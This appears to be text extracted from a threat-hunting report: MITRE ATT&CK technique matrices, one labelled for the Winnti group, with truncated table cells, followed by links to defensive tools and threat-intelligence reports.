PowerShell	Dylib Hijacking	Path Interception	DLL Side-Loading	Password Filter DLL	System Network Configu	Windows Admin Shares			Remote File Copy
Regsvcs/Regasm	External Remote Services	Plist Modification	Exploitation for Defense Evasion	Private Keys	System Network Connec	Windows Remote Management			Standard Application Lay
Regsvr32	File System Permissions Weakness	Port Monitors	Extra Window Memory Injection	Securityd Memory	System Owner/User Discovery				Standard Cryptographic I
Rundll32	Hidden Files and Directories	Process Injection	File Deletion	Two-Factor Authenticati	System Service Discovery				Standard Non-Applicatio
Scheduled Task	Hooking	Scheduled Task	File Permissions Modification		System Time Discovery				Uncommonly Used Port
Scripting	Hypervisor	Service Registry Permissions	File System Logical Offsets						Web Service
Service Execution	Image File Execution Options Injection	Setuid and Setgid	Gatekeeper Bypass						
Signed Binary Proxy Execution	Kernel Modules and Extensions	SID-History Injection	Hidden Files and Directories						
Signed Script Proxy Execution	Launch Agent	Startup Items	Hidden Users						
Source	Launch Daemon	Sudo	Hidden Window						
Space after Filename	Launchctl	Sudo Caching	HISTCONTROL						
Third-party Software	LC_LOAD_DYLIB Addition	Valid Accounts	Image File Execution Options Injection						
Trap	Local Job Scheduling	Web Shell	Indicator Blocking						
Trusted Developer Utilities	Login Item		Indicator Removal from Tools						
User Execution	Logon Scripts		Indicator Removal on Host						
Windows Management Instrumentation	LSASS Driver		Indirect Command Execution						
Windows Remote Management	Modify Existing Service		Install Root Certificate						
XSL Script Processing	Netsh Helper DLL		InstallUtil						
	New Service		Launchctl						
	Office Application Startup		LC_MAIN Hijacking						
	Path Interception		Masquerading						
	Plist Modification		Modify Registry						
	Port Knocking		Mshta						
	Port Monitors		Network Share Connection Removal						
	Rc.common		NTFS File Attributes						
	Re-opened Applications		Obfuscated Files or Information						
	Redundant Access		Plist Modification						
	Registry Run Keys / Startup Folder		Port Knocking						

MITRE ATT&CK (WINNTI)

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command And Control
AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment S	Automated Collection	Data Compressed	Communication Through Removable Medi
Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component C	Clipboard Data	Data Encrypted	Connection Proxy
Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote S	Data from Information Rep	Data Transfer Size Limits	Custom Command and Control Protocol
Control Panel Items	AppInit DLLs	Application Shimming	Clear Command History	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Local System	Exfiltration Over Alternative	Custom Cryptographic Protocol
Dynamic Data Exchange	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Network Shared	Exfiltration Over Command	Data Encoding
Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credentia	Network Sniffing	Pass the Ticket	Data from Removable Med	Exfiltration Over Other Netv	Data Obfuscation
Execution through Module	BITS Jobs	Dylib Hijacking	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocc	Data Staged	Exfiltration Over Physical M	Domain Fronting
Exploitation for Client Exe	Bootkit	Exploitation for Privilege Escala	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Input Capture		Multi-hop Proxy
InstallUtil	Change Default File Association	File System Permissions Weakn	Control Panel Items	Input Prompt	Process Discovery	Replication Through Rem	Man in the Browser		Multi-Stage Channels
Launchctl	Component Firmware	Hooking	DCShadow	Kerberoasting	Query Registry	Shared Webroot	Screen Capture		Multiband Communication
Local Job Scheduling	Component Object Model Hijackin	Image File Execution Options In	Deobfuscate/Decode Files or Information	Keychain	Remote System Discovery	SSH Hijacking	Video Capture		Multilayer Encryption
LSASS Driver	Create Account	Launch Daemon	Disabling Security Tools	LLMNR/NBT-NS Poison	Security Software Discovery	Taint Shared Content			Port Knocking
Mshta	DLL Search Order Hijacking	New Service	DLL Search Order Hijacking	Network Sniffing	System Information Discovery	Third-party Software			Remote Access Tools
PowerShell	Dylib Hijacking	Path Interception	DLL Side-Loading	Password Filter DLL	System Network Configuratior	Windows Admin Shares			Remote File Copy
Regsvcs/Regasm	External Remote Services	Plist Modification	Exploitation for Defense Evasion	Private Keys	System Network Connections	Windows Remote Management			Standard Application Layer Protocol
Regsvr32	File System Permissions Weaknes	Port Monitors	Extra Window Memory Injection	Securityd Memory	System Owner/User Discovery				Standard Cryptographic Protocol
Rundll32	Hidden Files and Directories	Process Injection	File Deletion	Two-Factor Authenticati	System Service Discovery				Standard Non-Application Layer Protoco
Scheduled Task	Hooking	Scheduled Task	File Permissions Modification		System Time Discovery				Uncommonly Used Port
Scripting	Hypervisor	Service Registry Permissions W	File System Logical Offsets						Web Service
Service Execution	Image File Execution Options Inje	Setuid and Setgid	Hidden Files and Directories						
Signed Binary Proxy Execu	Kernel Modules and Extensions	SID-History Injection	Hidden Users						
Signed Script Proxy Execu	Launch Agent	Startup Items	Hidden Window						
Source	Launch Daemon	Sudo	Image File Execution Options Injection						
Space after Filename	Launchctl	Sudo Caching	Indicator Blocking						
Third-party Software	LC_LOAD_DYLIB Addition	Valid Accounts	Indicator Removal from Tools						
Trap	Local Job Scheduling	Web Shell	Indicator Removal on Host						
Trusted Developer Utilities	Login Item		Indirect Command Execution						
User Execution	Logon Scripts		Install Root Certificate						
Windows Management Inst	LSASS Driver		InstallUtil						
Windows Remote Managen	Modify Existing Service		Launchctl						
XSL Script Processing	Netsh Helper DLL		LC_MAIN Hijacking						
	New Service		Masquerading						
	Office Application Startup		Modify Registry						
	Path Interception		Mshta						
	Plist Modification		Network Share Connection Removal						
	Port Knocking		NTFS File Attributes						
	Port Monitors		Obfuscated Files or Information						
	Rc.common		Process Doppelgänging						
	Re-opened Applications		Process Hollowing						
	Redundant Access		Process Injection						
	Registry Run Keys / Startup Folder		Redundant Access						
	Scheduled Task		Regsvcs/Regasm						
	Screensaver		Regsvr32						
	Security Support Provider		Rootkit						

Reference

1. https://github.com/JPCERTCC/SysmonSearch
2. https://github.com/Rurik/Noriben
3. https://github.com/0xbadjuju/Tokenvator
4. https://www.crowdstrike.com/resources/reports/observations-from-the-front-lines-of-threat-hunting/
5. https://ti.360.net/blog/articles/analyzing-attack-of-cve-2018-8373-and-darkhotel/
6. https://401trg.com/burning-umbrella/